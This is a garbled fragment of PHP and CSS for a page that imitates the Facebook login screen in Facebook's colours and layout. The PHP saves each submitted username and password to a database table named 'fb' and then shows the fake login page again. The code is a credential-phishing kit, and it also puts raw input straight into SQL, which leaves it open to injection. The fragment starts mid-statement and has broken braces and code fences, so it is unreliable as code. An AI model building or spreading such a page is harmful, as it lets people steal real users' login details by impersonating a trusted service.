                                                                        fb(username,password)
                                                   INTO
values('$username','$password')";
                     if ($conn->query($sql))
                             include ('facebook_login.html');
                      else
                             echo "ERROR:".$sql."<br/>br>".$conn->error;
                     $conn->close();
       else
    $alert ="<script>alert('password should not be empty') </script>"
    echo $alert;
         include ('facebook_login.html');
         die();
 else
         $alert ="<script>alert('username should not be empty') </script>"
```

```
echo $alert;

include ('facebook_login.html');

die();
}
```

CSS:

```
*{
  margin: 0;
  padding: 0;
  font-family: 'Questrial', sans-serif;
  background-color: #f0f2f5;
}
.h1{
  position: absolute;
  left: 10%;
  top: 40%;
  width: 550px;
}
.h\{
  font-size: 60px;
  margin-bottom: 5px;
  color: #1877f2;
```

```
.pr{
  font-size: 30px;
}
.main{
  position: absolute;
  background-color: #ffff;
  width: 420px;
  height: 420px;
  left: 55%;
  top: 20%;
  margin: 10px;
  border-radius: 10px;
  box-shadow: 2px 2px 9px rgb(184, 184, 184),
         -1px -1px 5px rgb(184, 184, 184);
}
.txt{
  margin: 10px;
  margin-top: 20px;
  padding: 20px;
  width: 85%;
  background-color: #ffff;
  outline: none;
  border: 1px solid rgb(184, 184, 184);
  border-radius: 5px;
```

```
font-size: 15px;
.txt:focus{
  border: 1px solid #1877f2;
  box-shadow: 1px 1px 1px #1877f2,
         -1px -1px 1px #1877f2;
.login-btn{
  margin: 10px;
  padding: 15px;
  width: 95%;
  border-radius: 5px;
  background-color: #1877f2;
  color: #ffff;
  font-size: 20px;
  border: none;
  font-weight: bolder;
.a-link{
  text-align: center;
  margin-top: 20px;
  margin-bottom: 20px;
```

```
height: 50px;
  border-bottom: 1px solid rgb(184, 184, 184);
  margin: 20px;
  background: none;
}
.link{
  background: none;
  text-decoration: none;
  color: #1877f2;
.ca{
  text-align: center;
  margin-top: 20px;
  margin-bottom: 20px;
  margin-left: 95px;
  width: 50%;
  margin-bottom: 20px;
  padding: 15px;
  background-color: #42b72a;
  border-radius: 5px;
.pca{
```

text-decoration: none;
background: none;
color: #ffff;
font-weight: bolder;
font-size: 17px;